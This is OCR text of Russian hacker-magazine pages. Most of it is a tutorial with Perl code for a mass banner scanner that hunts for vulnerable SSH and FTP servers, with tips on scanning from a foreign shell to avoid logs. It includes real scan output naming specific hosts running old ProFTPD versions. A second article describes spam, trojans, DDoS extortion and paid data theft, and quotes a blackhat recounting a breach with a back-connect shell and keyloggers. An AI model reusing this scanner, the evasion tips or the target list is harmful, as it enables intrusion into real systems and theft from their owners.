
Кардинг виртуальных услуг - вещь относительно безопасная, но рано или поздно кто-то размочит счет между милицией и кардерами ценой собственной свободы. Так что стоит задуматься, а нужен ли этот гимор?



Взлом

МАСШТАБНОЕ СКАНИРОВАНИЕ ЗА ДВЕ МИНУТЫ!


Дмитрий Докучаев aka Forb (forb@real.xakep.ru)



ПИШЕМ СКАНЕР ДЫРЯВЫХ СЕРВИСОВ

"Зачем мне еще один сканер? Мой виндовый Languard еще ни разу меня не подводил!" - возмутишься ты, прочитав заголовок статьи. Молодой человек! А в курсе ли вы, что сканирование портов является противозаконным действием и всегда оговаривается в регламенте вашего провайдера? Так что, если ты попробуешь сканить со своей тачки и будешь замечен в прощупывании удаленных портов, твой пров может без всяких предупреждения отключить тебя от инета...

Ведение логов еще никто не отменял, поэтому твой ip'шник обязательно запишется на просканенном сервере. Чтобы этого не случилось, необходимо либо воспользоваться stealth-сканером, либо скрыть свой реальный адрес. Первый вариант отпадает, так как "умных" сканеров довольно мало, а для stealth-прощупывания портов необходимы права рута. За их отсутствием мы ограничимся скромным юзерским шелл-аккаунтом на забугорном сервере. Именно там мы будем испытывать сканер нового поколения - bannerscan.pl. Идея заключается в следующем: создается процедура генерации всех ip-адресов, которые необходимо просканить. Затем создается сокет с ip-адресом и производится попытка чтения баннера сервиса. В случае удачи этот баннер сравнивается с изначально заданным шаблоном и записывается в лог-файл. Если база ip-адресов кончается, то завершается и работа самого сканера. Вот, собственно, и весь алгоритм.



Создание сканера. Взгляд изнутри

Все очень просто. Но так кажется только на первый взгляд. На самом деле этот сканер стоил мне массы потраченного времени и пары-тройки убитых серверов. Но обо всем по порядку.

ГЕНЕРИРУЕМ АДРЕСНУЮ БАЗУ

Как ты уже понял, кодить мы будем на Perl, ибо этот язык отличается своей гибкостью и универсальностью. Первая наша задача - создание массива ip-адресов, которые должны быть просканированы. Шаблон подсети задается маской XXX.XXX.XXX.XXX, где последние три октета могут быть заменены символом "*", что означает определение всех возможных адресов.

Алгоритм создания адресов был выполнен только с помощью циклов. Внешние модули искать ломало, а другие способы в голову почему-то не приходили ;). Тем не менее, процедура работает исправно и весьма быстро.
Изначально мы имеем пять переменных:

$netmask - содержит в себе шаблон маски.
$n1, $n2, $n3, $n4 - та же маска, разделенная на четыре части (разделитель точка).

Имея эти данные, напишем простую процедуру генерации адресов.

Как видно, процедура довольно большая. Она позволяет создавать огромные базы ip-адресов (вроде таких - XXX.*.*.*). Это нам только на руку, так как изначальная моя задумка сводилась к написанию сканера для обработки больших подсетей.

СОЗДАНИЕ СОКЕТОВ - ПРОЩЕ НЕ БЫВАЕТ

Я полагаю, ты уже умеешь создавать соединение, а также считывать с него данные (на эту тему было написано множество статей в Х). В противном случае - читай старые номера Хакера.
Как сказано выше, наша задача - прочитать баннер сервиса и сравнить его с шаблоном. Бинарных данных у нас не наблюдается, поэтому при работе будем использовать простой оператор "<>" для чтения сокета.

Процедура генерации базы адресов

```
sub check {
  for ($i=0;$i<=254;$i++) {  ## Открываем внешний цикл от 0 до 254
    $ipi = $i;  ## Устанавливаем второй октет ip-адреса = счетчику
    if ($n2 ne '*')  { $i = 254,$ipi = $n2 } ## Если второй октет не равен звездочке - создаем условие для
                                    завершения цикла и оставляем часть адресабез изменений
    for ($j=0;$j<=254;$j++) { ## Открываем внутренний цикл от 0 до 254
      $ipj = $j; ## Устанавливаем третий октет ip-адреса = второму счетчику
      if ($n3 ne '*')  { $j = 254,$ipj = $n3 } ## Тот же случай. При постоянной
              части - выходим из цикла
        for ($k=1;$k<=254;$k++) {
          $ipk = $k;
          if ($n4 ne '*') { $k = 254,$ipi = $n2 } ## Повторяем все для последней части
          my($ipaddr) = "$n1\.$ipi\.$ipj\.$ipk"; ## Формируем полноценный ip-
              адрес
          chomp($ipaddr);
          push(@ipz, $ipaddr); ## И заносим его в массив-базу
        }
      }
    }
}
```

Тонкая работа с сокетами

```
    while (<$socket>) { ## в $socket хранится идентификатор уникального соединения
      chomp(); ## Обрезаем конец строки
      $yes=$_ if ($_ =~/$routine/);  ## В $routine - шаблон для проверки
баннера. Если баннер удовлетворяет шаблону - устанавливаем значение переменной
$yes равное приветствию
      close ($socket); ## И закрываем сокет, чтобы корректно выйти из цикла
    }
  }
  $yes=0 if ($yes=~/INET\=GLOB/); ## Игнорируем пустой указатель
  return $yes; ## Возвращаем значение процедуры
  exit unless ($socket); ## Выходим из процедуры, если создание сокета было неудачным
```

Перед тобой не что иное, как фрагмент процедуры connectIP. На первый взгляд он содержит в себе несколько непонятных вещей. В них ты разберешься по ходу дальнейшего описания сканера.

Термин "Пустой указатель" означает поинтер на несуществующую строку. Он имеет формат INET=GLOB(ADDR) и формируется в том случае, если удаленный сервер не захотел показывать баннер (фильтрация фаерволом, неправильная работа сервиса и т.п.). Чтобы не засорять логи ненужными данными - просто исключим этот указатель.

УСКОРЯЕМСЯ ПО ПОЛНОЙ ПРОГРАММЕ

Как ты понимаешь, последовательная обработка нескольких тысяч ip-адресов займет у тебя до фига времени. В голову лезет резонный вопрос - ну и зачем мне тогда такой медленный сканер? Спокойно! На помощь придут широкие возможности Perl, а именно создание новых процессов. Если ты не в курсе, Perl позволяет создавать несколько параллельных процессов, которые будут выполнять схожие задачи. Функция порождения нового процесса имеет название fork(), что переводится как "вилка". Если ты знаком с си, то знаешь, что функция "форк" присутствует и там (кто у кого содрал название - остается тайной и по сей день, если учитывать, что сам перл появился гораздо позже).

Использовать функцию fork() будем у себя в цикле. Новые процессы будут порождаться до тех пор, пока в массиве есть элементы ip-адресов. И ошибки тут недопустимы вообще. Порождение потомков в цикле аналогично ядерной реакции - если вовремя не убить процессы, то произойдет переполнение таблицы процессов, огромная утечка памяти, и, в конце концов, сервер накроется медным тазом :). У меня, например, при написании сканера пострадало два сервера (и все из-за неправильного завершения процессов), поэтому мой тебе совет на будущее - тестируй все многопроцессные проекты на локальной машине, иначе потом получишь по башке от админов. Начнем с главного - с порождения нового процесса. Эту процедуру принято выполнять в условии, чтобы разграничить действия родителя и потомка. Для нас важно запомнить PID (Process ID) в родителе и выполнить процедуру создания сокета в потомке. Эту операцию нужно совершить N раз (число N задается в начальных параметрах сканера). Затем идет перезаполнение массива ip-адресов (количество элементов которого равно N) и все повторяется заново. Таким образом, мы получаем ряд независимых процессов, протекающих почти одновременно, тем самым ускоряя работу сканера в N раз.

Дмитрий Докучаев aka Forb (forb@real.xakep.ru)

Аккуратное порождение подпроцессов

```
while(1) {  ## Заводим бесконечный цикл
  @ips=@ipz[$once..$once+$pids]; ## Перезаполняем массив @ips, делая его равным
определенному срезу массива ip-адресов (количество элементов = $pids)
  for ($i=0; $i<=$pids; $i++) {  ## Создаем цикл for для каждого подпроцесса
    unless($ips[$i]) { ## Если элемента не существует, то сканирование должно быть завершено
      killpidz(); ## Переходим к убийству ВСЕХ порожденных ранее процессов
      exit print "Scan is complete\n"; ## И лишь затем корректно выходим из программы
    }
if ($pid=fork()) { ## Создаем новый процесс
push(@forked, $pid); ## В теле родителя заполняем массив идентификаторов
} else {
      $res=connectIP($ips[$i]);  ## В теле потомка создаем сокет
      logg($ips[$i],$res) if ($res ne 0); ## Логируем результат, если возврат отличен от нуля
      exit; ## Завершаем потомок! (очень важно)
    }
  }
  $once+=$pids; ## Увеличиваем начальное значение элементов на $pids раз
  killpidz(); ## Убиваем все потомки, чтобы не допустить переполнения
}
```

Этот важный фрагмент кода показывает гибкую работу Perl с процессами. Что мы имеем? Во-первых, массив @forked, который содержит идентификаторы порожденных процессов. Во-вторых, $pids независимых процессов, выполняющих свое черное дело - чтение баннера с сокета. На этот момент для нас важны две задачи:

1. Не допустить переполнения процессов, поддерживая _постоянное_ число рабочих потомков.
2. Дожидаться корректного завершения потомка, не убивая его раньше времени.

Я ТЕБЯ ПОРОДИЛ, Я ТЕБЯ И УБЬЮ

Удовлетворить наши запросы поможет следующая, не менее важная процедура killpidz(), в которой происходит убийство всех процессов, хранящихся в массиве @forked.
Все процессы, которые завершаются естественным образом, будут убиты exit'ом в конце главного модуля, либо exit'ом при неудачном соединении (в процедуре connectIP). Всех остальных ждет виселица от системного kill(), заботливо предоставленного процедурой killpidz().

Убийство процессов

```
sub killpidz {
  foreach (@forked) {
    chomp; ## По каждому процессу из списка
    waitpid($pid,0); ## Дожидаемся его
завершения
    kill("TERM" => $_) ## А лишь затем убиваем
его
  }
  undef @forked; ## Делаем массив @forked
неопределенным
}
```

ИСХОДНЫЕ ДАННЫЕ

Как всякий уважающий себя сканер, bannerscan.pl получает параметры сканирования прямо из командной строки. Если ты посмотришь сорцы скрипта или запустишь его без опций, то увидишь, какие исходные данные требует сканер. Они задаются без установки пробела после ключевой опции.

1. Шаблон подсети -n (обязательный параметр). Имеет вид XXX.XXX.XXX.XXX (неопределенные октеты заменяются звездочками).
Пример использования: -n192.168.*.*
2. Порт для сканирования. За один раз сканируется только один сервис, поэтому твоя задача - указать порт для соединения. Он передается через опцию -p. По умолчанию выбран 22-ой порт.
3. Таймаут для соединения. После указанного количества секунд наступает таймаут при создании сокета (малое значение параметра может значительно ускорить работу скрипта). Ключевая опция -t, по умолчанию задается ограничение в 15 секунд.
4. Лог-файл. В этот файл будут сбрасываться баннеры, совпавшие с ключевой фразой. Передается через опцию -o. Значение по умолчанию: scan.log.
5. Собственно, ключевая фраза. Так как сравнение происходит regexp'ом, то никто не запрещает включить в эту фразу элементы регулярных выражений. Более того, есть возможность использования пробела. Символ пробела нужно заменять символом "~". Фраза передается через опцию -r. По умолчанию шаблон: ssh.

БЕТА-ТЕСТИРОВАНИЕ

Настало время проверить наш сканер в действии и убедиться, что он действительно работает. Заодно сделаем замеры времени сканирования. Проверять будем на обычном сегменте, который состоит из 254 ip-адресов. Для определения времени используем фичу time интерпретатора /bin/bash. Заходим на шелл с быстрым каналом (нам очень важна скорость) и пишем:

$ time -p perl ./bannerscan.pl -n213.59.0.* -p21 -t10 -olog.txt -rProFTPD-1.2

Терпеливо ждем завершения процесса. Благодаря нашим потомкам ждать придется недолго. Сканер справится с задачей примерно за две минуты. Это доказывает строчка:

Real 123.11.

После появления заветной строки Scan is complete самое время посмотреть логи. Делаем cat log.txt и... убеждаемся, что сканер действительно

```
[root@work scan]# perl ./bannerscan.pl
Scan is complete
[root@work scan]# cat ssh.txt
213.59.0.103:22 : SSH-1.5-1.2.33
213.59.0.72:22 : SSH-1.5-1.2.33
213.59.0.73:22 : SSH-1.5-1.2.33
213.59.0.74:22 : SSH-1.5-1.2.33
213.59.0.77:22 : SSH-1.5-1.2.33
[root@work scan]#
```

Ищем дырявые sshd... И находим!

АНАЛОГИЧНЫЕ СКАНЕРЫ

Что удивительно, в инете очень мало подобных проектов. Вспоминается лишь известный GRABBB, написанный командой TESO. Он позволяет снимать баннеры с определенных сервисов и логировать их. Правда, возможность сравнения с шаблонной фразой там отсутствует. В основном такие тулзы пишутся для конкретных сервисов - обнаружение ошибки в OpenSSL или FTPD. Универсальных консольных сканеров действительно мало.

```
[root@work scan]# time -p perl ./bannerscan.pl -n213.59.0.* -p21 -t10 -alog.txt -rProFTPD^1.2
Scan is complete
real 123.11
user 1.16
sys 1.24
[root@work scan]# cat log.txt
213.59.0.212:21 : 220 ProFTPD 1.2.4 Server (M) [majestic.rtcomm.ru]
213.59.0.2:21 : 220 ProFTPD 1.2.5 Server (barbero-1.rtcomm.ru) [barbero-1]
213.59.0.34:21 : 220 ProFTPD 1.2.4rc2 Server (Barbero-2 FTP Server) [barbero-2.m-10.ru]
213.59.0.38:21 : 220 ProFTPD 1.2.4rc2 Server (Barbero-2 FTP Server) [barbero-2.m-10.ru]
213.59.0.42:21 : 220 ProFTPD 1.2.4rc2 Server (Barbero-2 FTP Server) [barbero-2.m-10.ru]
213.59.0.46:21 : 220 ProFTPD 1.2.4rc2 Server (Barbero-2 FTP Server) [barbero-2.m-10.ru]
213.59.0.47:21 : 220 ProFTPD 1.2.6 Server (Lib.ru anonymous server) [lib.ru]
213.59.0.50:21 : 220 ProFTPD 1.2.6 Server (Russian Science Fiction server) [rusf.ru]
213.59.0.70:21 : 220 ProFTPD 1.2.0rc3 Server (ProFTPD Default Installation) [reclama-m10]
213.59.0.71:21 : 220 ProFTPD 1.2.0rc3 Server (ProFTPD Default Installation) [reclama-m10]
213.59.0.71:21 : 220 ProFTPD 1.2.0rc3 Server (ProFTPD Default Installation) [reclama-m10]
213.59.0.86:21 : 220 ProFTPD 1.2.8 Server (ProFTPD on ruhost1.ruhost.ru) [ruhost1.ruhost.ru]
213.59.0.89:21 : 220 ProFTPD 1.2.8 Server (ProFTPD on ruhost4.ruhost.ru) [ruhost4.ruhost.ru]
213.59.0.94:21 : 220 ProFTPD 1.2.6 Server (FTP.LEXA.RU) [www.lexa.ru]
[root@work scan]#
```

Успешные испытания за короткие сроки

работает так, как надо! Мы видим перед собой лог-файл со строками вида: "ip-адрес:порт : баннер сервиса". Вся эта инфа была заботливо записана процедурой logg() после определения удачного возврата баннера.

Если ты не доверяешь возможностям этого сканера, предлагаю тебе протестить его самостоятельно на большой подсети. Я этого делать не стал, так как весь процесс скана занял бы уже не две минуты, а около часа (на самом деле это очень небольшое время для такой серьезной задачи). Поэтому мой тебе совет - запускай bannerscan в background, чтобы не торчать попусту на шелле, пока он работает.

ЛОЖКА ДЕГТЯ В БОЧКЕ МЕДА

Настало время рассказать о багах и недоработках в первой версии моего сканера. Во-первых, нет удобной сортировки лога, дебага и полной поддержки регулярных выражений в строке-шаблоне. Предлагаю тебе сделать это самостоятельно, либо ждать релиза второй версии (я обещаю, что там это будет реализовано). Во-вторых, сканер очень медленно работает под виндой. Но из-за изначальной адаптации под *nix системы, я не обратил на этот баг особого внимания.
Вообще, портированный под винды интерпретатор ведет себя как-то неестественно. Я был крайне удивлен, когда увидел, что Perl попросту игнорирует таймаут на сокеты (возможно из-за этого и медлительность в работе). Наплодить потомков в отдельной процедуре также не удавалось. Это можно сделать только в главном модуле, иначе вылезет ошибка о странном типе (Bizarre type). Но как сказал мой хороший знакомый, винду в качестве полигона для perl-

```
Microsoft Windows XP [Версия 5.1.2600]
(С) Корпорация Майкрософт, 1985-2001.

C:\forb\xforb>perl scan.pl -n 213.59.0.*
Usage: scan.pl [-pPortNumber] [-oLogFile] [-tTimeout] -nNetMask

C:\forb\xforb>perl scan.pl -n213.59.0.*
Bizarre SvTYPE [41] at scan.pl line 75.

C:\forb\xforb>find /n "=fork" scan.pl

---------- SCAN.PL
[75]if ($onpid=fork) {

C:\forb\xforb>
```

Итог переноса fork() в отдельную процедуру

скриптов использовать недопустимо, так что моей вины здесь нет :).

А теперь о самом интересном. Подражая великим программистам, которые пишут хорошие 0day программы, я умышленно сделал защиту от дурака. В скрипте есть одна маленькая недоработка, которая даже не детектится обычной проверкой на синтаксис. Если не исправить эту багу, сканер будет неполноценным. Даже человек,

плохо знающий Perl, обязательно ее найдет. Тем самым я предоставлю скрипт лишь тем, кому он действительно нужен.

И В ЗАКЛЮЧЕНИЕ...

Моя задача была научить тебя основным понятиям языка Perl. В данном случае - работе с fork. Если ты уяснил хотя бы 50% из вышеописанного - можешь прыгать от радости, так как лично мне межпроцессное взаимодействие давалось с боем... Работа с сигналами и процессами - довольно сложный материал. Когда-нибудь я расскажу о правильной обработке сигналов, и если ты в этом разберешься, то все твои приложения будут работать идеально.

Мой сканер ты можешь взять по адресу http://kamensk.net.ru/forb/1/x/bannerscan.tar.gz или на нашем диске. Все отзывы, жалобы и пожелания с удовольствием приму на мыло. Только не проси меня дать халявный шелл или ткнуть пальцем в ошибку скрипта - я знаю, что с этим ты справишься самостоятельно :).

НЕБОЛЬШИЕ ХИТРОСТИ

Как я уже говорил, можно использовать регулярные выражения в шаблонной фразе. К примеру, запрос -rOpenSSH.* будет успешно сравниваться со всеми версиями OpenSSH, а -rProFTPD\s со строкой ProFTPD и последующим пробелом за ней.

Взлом

ПРОМЫШЛЕННЫЙ ШПИОНАЖ

mut4f0n



ПРОМЫШЛЕННЫЙ ШПИОНАЖ

КАК ЗАРАБАТЫВАЮТ ДЕНЬГИ

Если ты до сих пор думаешь, что деньги можно поднять только на накрутке Спедии и продаже соседу чужого диалапа, то ты, дорогой мой, ошибаешься. В интернете деньги зарабатываются разными путями, и далеко не все они Свято Чтят Букву Закона. Ниже я расскажу о тех способах, которые на данный момент распространены. Причем рассматривать я их буду глазами хакера. Поехали!

Спам, реклама и все с этим связанное

Наверняка ты получал мыло с рекламой Настоящего Американского Английского. И чистя ящик, думал о том уроде, который не поленился и внес твой мыльник в спам-лист. Однако спам это тоже реклама, причем на редкость навязчивая. И как вся настоящая реклама спам бывает целевым и нецелевым. Целевая реклама - это когда твой спам принимают те, кто потенциально заинтересован в тех услугах, которые ты рекламируешь, и существует некая вероятность того, что рекламируемые услуги кто-то купит. Нецелевой спам - это когда программы-пауки ходят по Сети и собирают все попавшиеся емыла к себе в базу. Потом идет спам, и тысячи ни в чем не повинных граждан получают порции треша в мейлбокс. Результативность подобной акции стремится к нулю.
На чем же можно поднять денег хакеру? Ну, во-первых, придумываются целые технологии для фильтрации и т.д. Однако продажу соксов, не ведущих логов, а также шеллов, специально заточенных под спам, еще никто не запрещал. Не сказал бы я, что это супервыгодно (по слухам - один сокс без логирования стоит от 5 до 10 баксов, а целиком проспамить базу с шеллов обойдется в 200-300 американских гривен), но за пару часиков сообразить себе на боулинг вполне реально. Во-вторых, сами мыльные db. Стоят они от $100 до нескольких килотонн. Главное - найти, кому их продать ;).

ОК, со спамом более или менее разобрались. Теперь о рекламе. Здесь уже придется применить кодерские навыки. Ты наверняка заходил на порносайты и ловил какой-нибудь хитрый софт вроде диалера, который скачивался, устанавливался и начинал свою поганую деятельность без твоего ведома. Уже прошли те славные времена, когда подобное можно было вычистить, просто заглянув в /Run/services в реестре. Современные софтины подобного рода должны быть (в идеале) полиморфными, уметь прятаться в системе, уметь давать доступ к винту и процессам. Также желательно как-то управлять этой системой. И если речь идет не об одной затрояненной машинке, то сложность управления подобного рода сетью увеличивается на порядок. Не забудем также о хитрых накрутчиках ака кликерах. Обычные прокси не спасают отцов русской интернет-рекламы от дальнейшего забанивания и внесения в денай-лист.

Флуд, DDoS и прочее

Нюкать в чате - это немодно, хвастаться новым гуевым войдозером тоже. Грамотные техники доса придумать совсем непросто. Интернет ширится, растет пропускная способность каналов, админы знают, что такое ipfw add deny icmp и нуль раут. И хотя багтраки полнятся багами в роутерах, позволяющими уронить их в даун, но их же (bugtraq'и) читают и админы, которые сразу же патчат все, что можно. Однако, как показывает опыт - на все есть свой болт с резьбой. Как правило, администрирование крупных гетерогенных сегментов - непростое дело. Остановка бекбонного роутера для установки патча, напри-

мер, чревата большей нагрузкой на соседние роутеры, что, в свою очередь, будет являться некой DoS-атакой. Деньги здесь крутятся тоже разные - от $100 до нескольких десятков тысяч. В последнее время даже появилось такое понятие как "терроризм", когда хакер под угрозой DDoS'а вымогает у хозяев ресурса деньги. Но долго такие люди обычно не живут :).
DoS также часто применяют при взломе, когда нужно отвлечь внимание админа. Каким-либо образом выводится из строя сервис, и пока внимание админа целиком сосредоточено на приведении хозяйства в порядок, хакер приходит и быстро делает все, что ему нужно. Флудят обычно с нескольких сотен протрояненных машин, благо шары и уникодные тачки в Сети встречаются повсеместно. Наиболее интересен вариант, когда одни хакеры досят ресурс, а другая команда в это время защищает хосты и проламывает вражеские ботнеты.

Взлом за деньги

Промышленный шпионаж. А точнее, кража информации посредством компьютера. Что ты схватился за карман, в котором лежит шпионский пистолет? В ушах звучит песня Мадонны - "Die another Day"? Нет, разговор пойдет о других шпионах, сменивших яд и кинжал на снифер и логвайпер. Рыцари, зарабатывающие на жизнь кражей и продажей различного рода информации заинтересованным лицам. Документация, техническая инфа, схемы, отчеты, базы данных и прочее - вот что обычно интересует таких людей. Разделим эту инфу на несколько групп:

1) Регистрационная информация. Сюда входят различные онлайн-проекты: мыльные серверы, хостинги, биллинги, адалтовые ресурсы. То есть все то, что конечный пользователь вводит в форму: номер паспорта, номер кредитной карты, имя, фамилию, имя собаки или почтовый адрес. Обычно такого рода мероприятия заказываются, чтобы завлечь потенциального клиента на свой ресурс - предварительно проспамив его. Заработок составляет от $400 до нескольких тысяч.

2) Финансовая информация. Здесь мы встречаем бухгалтерские отчеты, бумаги о реальном товарном и денежном обороте фирмы, списки клиентуры и прочее. Цены колеблются от $100 до нескольких тысяч.

3) Техническая информация. К этому разделу можно отнести техническую инфу, схемы, документацию, различного рода софт, те же исходники.

4) Банковская информация. Заказчики подобного рода инфы - жулики всех мастей: от сопливых кардеров с carderplanet'а до седых дяденек в пиджаках от Версаче. Как правило, суммы в таких делах составляют от нескольких десятков долларов и выше.

5) Информация государственного уровня (но об этом - чисто теоретически!). Хотя спецслужбы многих стран не практикуют выкладывание инфы с грифом "совершенно секретно" на паблик-сайты, но иногда и на старуху бывает сам знаешь что. Разведчики сильны не только кулаками и железной выдержкой, но и аналитическим умом, вследствие чего крупинки полезной информации могут быть найдены в самых разных местах.

Как же воруют

В данном вопросе все методы хороши, здесь нет цели "красиво взломать", дефейсы и надписи типа "Наташа, я тебя очень сильно люблю!" тоже не катят. Незаметно пришел, взял, что нужно и ушел. В ход идет все, начиная от хитрых троянов и багов в браузерах, и заканчивая сложными в реализации атаками на фаерволы и роутеры. Расспросив своих многочисленных приятелей на предмет знакомства с человеком, который занимается подобными вещами, я пришел к выводу, что люди эти довольно
скрытные. Что, в общем-то, и понятно. Но все-таки мне удалось поговорить с одним из них. Вот часть интервью. X - это мы, Lis - blackhat, зарабатывающий хаком.

X: Расскажи про самые интересные взломы, которые тебе запомнились.
Lis: Мне запомнилось несколько моментов. Помнится, был случай, когда нужно было попасть в интранет, причем совершенно непонятно было, как это сделать. Фаервол достаточно грамотно настроен ДМЗ, сайт и мыльный сервер на хостере, в общем, все, что нужно. Настроенный мыльный фильтр не позволял присылать заразу никому из пользователей интранета. ICQ, AIM и прочие программы такого рода не использовались. Казалось бы, тупиковый вариант. Однако выход нашелся. Попутно пришлось получать доступ на сервак, где размещался сайт этой конторы, и там нашелся лог от какой-то софтины, то ли CuteFtp, то ли WS_FTP или что-то подобное. Позже проанализировав коннекты, и откуда заливался контент, я пришел к выводу, что апдейт сайта велся из нужного мне интранета. Более того, на багтраке промелькнула уязвимость в этом фтп-клиенте, которую можно было использовать, только имея под контролем сам фтп-сервер. Контроль у меня был. После этого мною был сделан дефейс сайта и когда кто-то полез апдейтить и чинить сайт, ему в это время заливался мой софтец, который бэк-коннектом подцепился к одному моему шеллу. Машина оказалась w2k, а пользователь был залогинен как администратор. Соседняя машина была Backup Domain Controller'ом, на которой этот пользователь тоже имел аккаунт, но без админских прав. Их я получил чуть позже. Ну а потом рутина, в общем-то... Туннели, сниферы, кейлогеры, эксплоиты ;D. А еще был изучен роутинг, и оказалось, что интранет смотрит в инет еще одним кабелем. Без дмз, фаервола и прочая. Через него-то и было, в конце концов, выкачано все, что нужно.

X: Как давно ты этим занимаешься, и что тебя на это подвигло?
Lis: Примерно полтора года, а подвигла прикольная фраза одного человека под ником kafkaf, который печатался в nightfall'е. Я не помню, как она точно звучит, но смысл такой - "За удовольствие можно и нужно получать деньги". И он, в сущности, прав. Те, кто когда-то прошел blackhat школу, сейчас всегда заработают себе на кока-колу с шаурмой. Это факт, причем неоспоримый. А вообще, мне давно предлагали что-нибудь сломать за деньги.

X: Какую максимальную сумму ты получал?
Lis: Мягко говоря, это не совсем тактичный вопрос, но повторюсь, на сигареты и кока-колу хватает.

X: Хорошо, а какая самая большая сумма, о которой ты слышал?
Lis: При мне разговор заходил о трех лямах. Впоследствии человек, насколько я знаю, эту сумму получил.

X: А как ты находишь клиентов?
Lis: В общем-то, они находят меня сами :). Сложился некий круг знакомств, имеются постоянные заказчики etc.

X: Как ты думаешь, стоит ли заниматься подобными вещами?
Lis: Не буду ничего советовать, это личное дело каждого.

X: Общаешься ли ты с буржуями? И если да, то по каким вопросам?
Lis: Да, конечно. Меняюсь плоитами, инфой, новостями.

X: Имеется ли какой-нибудь ресурс в Сети, где вывешен некий прайс на твои услуги?
Lis: У меня в голове крутится мысль сделать что-нибудь подобное. Я даже думаю, что очень скоро.

Спустя минут десять мы распрощались с Лисом, пожелав друг другу удачи. Какие выводы я сделал из этой беседы? Это романтично, но опасно, более того - противозаконно. На этом мы завершим наш экскурс в мир андеграунда, где ломают за деньги. Возможно, в дальнейшем я расскажу тебе о том, как зарабатывают себе на хлеб кракеры.

Cya.

Немного истории

Первые случаи ПШ (промышленный шпионаж) были зафиксированы в Германии, где целая группа немецких хакеров предложила свои услуги Советскому Союзу. Ребят быстро накрыли, даже провели показательный процесс. Одного из хакеров убили спецслужбы, остальные были осуждены на условные и не очень сроки. В историю эти события вошли как "Проект Эквалайзер". Почитать об этом (если еще не читал) можно, набрав в ya.ru ключевые слова "Проект Эквалайзер" или "Пенго". В подборке с ним обычно идут повести о Роберте Моррисе - создателе первого трепака, и, конечно же, Кевине Митнике (куда уж без него, блин). Можно еще поискать материалы о Клиффе Столле. Он работал администратором в одной из контор, которую проломили немецкие хакеры.

Пиринговые сети глазами OpenSource

ПИРИНГОВЫЕ СЕТИ ГЛАЗАМИ OPENSOURCE

Ovod (ovod@mail.ru)

